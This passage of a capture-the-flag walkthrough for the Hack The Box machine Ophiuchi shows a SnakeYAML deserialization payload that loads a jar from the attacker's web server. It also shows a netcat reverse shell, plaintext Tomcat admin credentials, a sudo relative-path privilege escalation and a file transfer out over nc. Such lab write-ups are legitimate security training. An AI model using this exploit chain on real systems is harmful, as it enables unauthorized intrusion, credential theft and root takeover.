


```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# javac src/artsploit/AwesomeScriptEngineFactory.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# ls
README.md  src

┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# jar -cvf yaml-payload.jar -C src/ .
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1570) (out= 413)(deflated 73%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1673) (out= 702)(deflated 58%)
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)

┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# ls
README.md  src  yaml-payload.jar
```




```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# ls
README.md   shell.sh   src   yaml-payload.jar

┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# chmod +x shell.sh

┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# ls
README.md   shell.sh   src   yaml-payload.jar
```


Now, we have our payload jar file. We start a python web server at port 80 and insert the following YAML into the parser to get RCE. We also open a nc listener at port 8888 to get our reverse shell.



```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.10/yaml-payload.jar"]
  ]]
]
```



```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi/yaml-payload]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.227 - - [08/Jun/2021 15:01:36] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [08/Jun/2021 15:01:37] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [08/Jun/2021 15:01:37] "GET /shell.sh HTTP/1.1" 200 -
```




```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi]
└─# nc -nlvp 8888
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.227.
Ncat: Connection from 10.10.10.227:42336.
bash: cannot set terminal process group (817): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$ id
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

We can now get our reverse shell as user tomcat.


Privilege Escalation - User:

Going to the home directory, we find a user named admin.



```
tomcat@ophiuchi:/home$ ls
ls
admin
```


Browsing around, we find the user creds in the file /opt/tomcat/-conf/tomcat-users.xsd. We find the following in the file



```
tomcat@ophiuchi:~/conf$ cat tomcat-users.xml | grep password
cat tomcat-users.xml | grep password
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
```

admin:whythereisalimit


We can now ssh into the machine as suer admin using the obtained creds.



```
┌──(root💀kali)-[/Documents/htb/boxes/ophiuchi]
└─# ssh admin@10.10.10.227
The authenticity of host '10.10.10.227 (10.10.10.227)' can't be established.
ECDSA key fingerprint is SHA256:OmZ+JsRqDVNaBWMshp7wogZM0KhSKkp1YmaILhRxSY0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.227' (ECDSA) to the list of known hosts.
admin@10.10.10.227's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 08 Jun 2021 07:25:02 PM UTC

  System load:             0.0
  Usage of /:              19.9% of 27.43GB
  Memory usage:            10%
  Swap usage:              0%
  Processes:               217
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.227
  IPv6 address for ens160: dead:beef::250:56ff:feb9:a864


176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jan 11 08:23:12 2021 from 10.10.14.2
admin@ophiuchi:~$ ls
user.txt
admin@ophiuchi:~$ cat user.txt
a4b6d67f12fa450f2b3fe578aaab8b90
```


Privilege Escalation - root:

First, we check what sudo capabilities our user admin got using sudo -l.



```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
```

So we can run /usr/bin/go run /opt/wasm-functions/index.go with root privileges. Let’s check out the file. We get the following




```
admin@ophiuchi:~$ cat /opt/wasm-functions/index.go
package main

import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)


func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f ≠ "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh", "deploy.sh").Output()
                if err ≠ nil {
                        log.Fatal(err)
                }
                fmt.Println(string(out))
        }
}
```

Here, we see that, functions and variables ar imported from the main.wasm file and checking the value of the varibale f, if it equals 1, we get ready to deploy and execute /bin/sh deploy.sh.


What’s notable here is that absolute path is not used for main.wasm and the deploy.sh files. So we can manipulate these. These files will be read from our current working directory, from where we run the index.go file.

We make our working directory in tmp and copy over the main.wasm file.
We write our own deploy.sh file that echos out the id of the user.
Now, we run the following as sudo




```
admin@ophiuchi:~$ cd /tmp/
admin@ophiuchi:/tmp$ mkdir work && cd work
admin@ophiuchi:/tmp/work$
admin@ophiuchi:/tmp/work$ cp /opt/wasm-functions/main.wasm ./
admin@ophiuchi:/tmp/work$ ls
main.wasm
admin@ophiuchi:/tmp/work$ vi deploy.sh
admin@ophiuchi:/tmp/work$ cat deploy.sh
#!/bin/sh

echo $(id)
admin@ophiuchi:/tmp/work$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
```


We get the error Not ready to deploy. So the value of f is not 1, which is read from the wasm file.
Wasm is short for WebAssembly. WebAssembly is an open standard that defines a portable binary-code format for executable programs, and a corresponding textual assembly language, as well as interfaces for facilitating interactions between such programs and their host environment.
The text readable format of WASM binary is WAT(Web Assembly Text). We can manipulate the value of f editing the wasm file in this format.
We install the toolsuit https://github.com/webassembly/wabt We have 2 binaries wasm2wat and wat2wasm that we can use.
We transfer the main.wasm file from the target machine to our local machine using nc



```
admin@ophiuchi:/tmp/work$ cat main.wasm | nc 10.10.14.10 1234
```

